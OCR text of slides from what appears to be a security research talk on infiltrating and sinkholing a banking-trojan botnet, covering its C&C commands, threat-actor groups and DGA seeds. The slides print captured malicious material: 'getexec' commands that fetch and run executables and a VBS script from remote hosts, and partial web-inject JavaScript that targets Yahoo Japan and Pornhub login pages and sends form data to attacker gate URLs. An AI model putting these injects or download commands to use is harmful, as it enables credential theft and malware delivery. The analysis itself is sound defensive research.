
Infiltrating the botnet


- C&C IS



Infiltrating the botnet

- C&C IS





Infiltrating the botnet

- Getting commands and download additional payloads


```
"domain" : "nkootxbt.com",
"campaign" : "xxx_n_1",
"ip" : "185.44.75.109",
"date" : "2018-06-14",
"commands" : [
        {
                "command" : "getexec \"dml://185.44.75.109:443
                "cmd_id" : 3,
                "expiration" : 3600
        }
],
"bot_id" : 100875,
```

Infiltrating the botnet

- Getting commands and download additional payloads
  - “getexec”
  - “screen”
  - “cookies”
  - “kos”

```
CMD F0, data = ['QWORD: 0000[redacted] 00000000', 'DWORD: 00000000', 'DWORD: 0000001E',
'STRING(6): (screen)', 'QWORD: 00000013 00000000', 'DWORD: 00000F10',
'STRING(51): (getexec 'dml://176.53.118.145:443/1/r3.exe" "3.exe")']

CMD F0, data = ['QWORD: 0000[redacted] 00000000', 'DWORD: 00000000', 'DWORD: 00000078',
'STRING(66): (getexec 'https://cookingwithtim.com/opa/dGwblqBn.vbs" "absdef.vbs")'
```


Web-injects

set_url **https://login.yahoo.co.jp/config/logi*** GP

data_before
</body>
data_end

data_inject

```
<script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></scri
pt>
<script type="text/javascript">


var INJ = {
   home: "https://ijoljjk.adygeya.su/uadmin/gates/log.php",
   bid: "<%IDBOT%>",
   link: "yahoo.jp",
   form1 : '<div class="scum" id="cc_view" style="display: ">\
      <form method="post" name="" onsubmit="return false" class="f1">\
```



Infiltrating the botnet

- Getting web-injects (and targets)

```
data_end
data_after
data_end

set_url https://*.pornhub.com/login* GP

data_before
<head>
data_end
data_inject
<script>var home_link = 'https://kioxixu.abkhazia.su/jpccgrab';var gate_link = home_link+"/gate.php";
var pkey = "Bc5rwl2";eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+
```


Infiltrating the botnet: summary

3 groups of C&C servers (with different RC4 keys) probably controlled by 3 different groups of cybercriminals:


- Group 1 (European):
  - Uses the most recent version of malware
  - DGA with “.click”, “.bid”, “.eu” TLDs
  - Regional IP filtering
- Group 2 (Demetra):
  - Uses Russian and Ukrainian VPS hostings that doesn’t require identity verification
  - Strong evidence that threat actors are Russian-speaking
  - Uses malware version from 2015 (probably patched binary)
- Group 3 (Black):
  - Last time it was active the only activity was loading Ngioweb proxy malware

Hijacking the botnet

Hijacking the botnet




Hijacking the botnet



Hijacking the botnet

- Sinkholing domains



Hijacking the botnet

- Sinkholing domains


Seed: 0xDC485593

Seed: 0xE706B455

Seed: 0x6AE20C4E

Hijacking the botnet

- Sinkholing domains




Hijacking the botnet

- Sinkholing domains

Hijacking the botnet

- Sinkholing domains



